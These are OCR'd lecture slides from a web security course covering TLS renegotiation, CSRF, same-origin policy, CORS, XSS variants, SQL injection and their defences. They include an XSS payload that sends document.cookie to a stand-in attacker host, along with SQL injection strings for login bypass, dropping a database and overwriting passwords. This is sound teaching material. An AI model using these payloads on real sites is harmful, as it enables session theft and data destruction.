
ΥΣ13 - Computer Security

Web Security

Κώστας Χατζηκοκολάκης


Web Application Model



Key topics to understand:

- Protocols
  - HTTP
  - TLS


Web Application Model



Key topics to understand:

- Authentication
  - Server: Certificate
  - User: SID
    - Cookies
    - URI / Request content


Web Application Model



Key topics to understand:

- Browser (aka “user-agent”)
  - Session handling
  - Authentication
  - Client-side app. code (javascript)
  - Sandboxing
  - …


Web Application Model



Key topics to understand:

- Server
  - Authentication
  - Server-side app. code (script. language)
  - Stateless servers + DB
  - …

Web Application Model



Key topics to understand:


- Adversary model
  - Malicious end user
  - Under TLS: can control the network

Desired properties

- Confidentiality
  - Only Alice can access `https://bank.com/accountinfo?id=alice`
- Integrity
  - Only Alice can access `https://bank.com/transfer?from=alice&to=bob`

Can we guarantee these properties?

Renegotiation attacks


CLIENT
ATTACKER
SERVER
1
The attacker blocks the client request
TLS handshake 1 [client - server]
2
TLS handshake 2 [Attacker - server]
3
GET /bank/sendmoney.aspx?acnt=attacker&amount=1000000 ignore the rest
4
Renegotiation requested
5
TLS handshake 1 within the existing encrypted channel
6
Client having an authenticated session
GET /bank
Cookie: validcookie
7

What assumptions failed here?

Integrity is hard

- Alice: `https://bank.com/transfer?from=alice&to=bob`

Integrity is hard

- Alice: `https://bank.com/transfer?from=alice&to=bob`
- Can we guarantee integrity?
  - Authentication: SID ok, we talk to Alice's browser
  - TLS: cannot alter the request, we get exactly what the browser sent

Integrity is hard

- Alice: `https://bank.com/transfer?from=alice&to=bob`
- Can we guarantee integrity?
  - Authentication: SID ok, we talk to Alice’s browser
  - TLS: cannot alter the request, we get exactly what the browser sent
- But:
  - Does Alice’s browser take orders from Alice?

Cross-Site Request Forgery (CSRF)

```
<html>
  Hello Alice, welcome to cutekittens.com, enjoy!

  <iframe
    src="https://bank.com/transfer?from=alice&to=bob"
    style="width:0">
  </iframe>
</html>
```

What assumptions failed here?

Cross-Site Request Forgery (CSRF)

How to fix this?

Cross-Site Request Forgery (CSRF)

How to fix this?

- Make it impossible to create requests without knowing the SID

Cross-Site Request Forgery (CSRF)

How to fix this?

- Make it impossible to create requests without knowing the SID
- SID in URL (problems?)
- Synchronizer token
  - Random
  - Hash-based
- Cookie to header

Same origin policy

- Does this work? why?

```
console.log(window.top.location.href)

console.log(window.top.myVar)
```

Same origin policy

- Does this work? why?

  ```
  console.log(window.top.location.href)
  console.log(window.top.myVar)
  ```

- Moden browsers restrict cross-domain access in several contexts
- Iframes
  - Sandboxed javascript environment
  - Communication via `postMessage` (set `targetOrigin`!)

Same origin policy

- Does this work? why?

```
console.log(window.top.location.href)

console.log(window.top.myVar)
```

- Moden browsers restrict cross-domain access in several contexts
- Iframes
  - Sandboxed javascript environment
  - Communication via `postMessage` (set `targetOrigin`!)
- Ajax
  - CSRF made easy
  - plus, we can now read the response!
  - Prevent this in a backward-compatible way: CORS

Ajax, Cross-origin resource sharing (CORS)

```
GET /account?id=alice
Origin: http://origin.foo

        200: OK
        Access-Control-Allow-Methods: GET, POST
        Access-Control-Allow-Credentials: true
        Access-Control-Allow-Origin: http://origin.foo
        Access-Control-Allow-Headers: Content-Type, *
```

Ajax, Cross-origin resource sharing (CORS)

Pre-flight check

```
OPTIONS /account?id=alice
Origin: http://origin.foo

        200: OK
        Access-Control-Allow-Methods: GET, POST
        Access-Control-Allow-Credentials: true
        Access-Control-Allow-Origin: http://origin.foo
        Access-Control-Allow-Headers: Content-Type, *

DELETE /account?id=alice
Cookie: ...
```

Be very careful when enabling CORS. Don’t do it blindly for the whole site!


XSS

- Let’s reconsider integrity
  - Only Alice’s browser should access the page
  - Do we trust Alice’s browser?

XSS

- Let’s reconsider integrity
  - Only Alice’s browser should access the page
  - Do we trust Alice’s browser?
- Goal:
  - run malicious javascript code in the context of a target website
- Problem:
  - Browsers make it very, very, VERY easy to run code
  - Mostly due to the chaotic history of web technologies

XSS, persistent



1
POST http://website/post-comment
<script>...</script>
Attacker
Attacker's Browser
Attacker's Server
Website
Website's Database
Website's Response Script
4
GET http://attacker/?cookie=sensitive-data
2
GET http://website/latest-comment
3
200 OK
Victim's Browser
Website's Response to Victim

```
latestComment: <script>window.location='http://attacker/
               ?cookie='+document.cookie</script>
```

```
print "<html>"
print "Latest comment:"
print database.latestComment
print "</html>"
```

```
<html>
Latest comment:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>
```


XSS, reflected


Attacker
Attacker's Server
Website
Website's Response Script
1
Check this out:
http://website/search?
keyword=<script>...</script>
4
GET http://attacker/?cookie=sensitive-data
2
GET
http://website/search?
keyword=<script>...</script>
3
200 OK
Victim's Browser
Website's Response to Victim

```
print "<html>"
print "You searched for:"
print request.query['keyword']
print "</html>"
```

```
<html>
You searched for:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>
```

XSS, DOM-based


Attacker
Attacker's Server
Website
1
Check this out:
http://website/search?keyword=<script>...</script>
5
GET http://attacker/?cookie=sensitive-data
Victim's Browser
2
GET
http://website/search?keyword=<script>...</script>
3
200 OK
4

Website's Response Script

```
print "<html>"
print "You searched for: <em></em>"
print "<script>"
print "var keyword = location.search.substring(6);"
print "document.querySelector('em').innerHTML = keyword;"
print "</script>"
print "</html>"
```

Website's Response to Victim After innerHTML Manipulation

```
<html>
You searched for: <em><script>...</script></em>
<script>
var keyword = location.search.substring(6);
document.querySelector('em').innerHTML = keyword;
</script>
</html>
```


Website's Response to Victim

```
<html>
You searched for: <em></em>
<script>
var keyword = location.search.substring(6);
document.querySelector('em').innerHTML = keyword;
</script>
</html>
```

SQL injection

```
# authenticate user
$username = $_POST‘[’username];
$password = $_POST‘[password’];
$q = ”
  SELECT count(*) > 0
  FROM users
  WHERE username = ’$username’ AND
        password = ’$password’
”;
```

SQL injection


Sign in

Email

test@example.com' OR 1 = 1 --

Password


•••••••••

SQL injection

```
...  '; DROP DATABASE alldata; --
```

```
...'; UPDATE user SET password = '...' WHERE ... --
```

SQL injection


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

SQL injection

Discover the database

```
...' AND 1=(SELECT COUNT(*) FROM guessed_name); --
```

```
...' AND guessed_name.field = ''; --
```

XSS / SQL injection

Solutions

XSS / SQL injection

Solutions

- Data-only contexts
  - `innerText` vs `innerHTML`
  - Prepared SQL statements

XSS / SQL injection

Solutions

- Data-only contexts
  - `innerText` vs `innerHTML`
  - Prepared SQL statements
- Escape
  - `&lt;script&gt;...&lt;script&gt;`
  - Beware of the context!

XSS / SQL injection

Solutions

- Data-only contexts
  - `innerText` vs `innerHTML`
  - Prepared SQL statements
- Escape
  - `&lt;script&gt;...&lt;script&gt;`
  - Beware of the context!
- Filter
  - Can be very tricky

Separate code from data

```
$stmt = $mysqli->prepare(
  "SELECT * FROM myTable WHERE name = ? AND age = ?"
);
$stmt->bind_param("si", $_POST['name'], $_POST['age']);
$stmt->execute();
```

File Inclusion

- Local or remote
- Check carefully what you `require`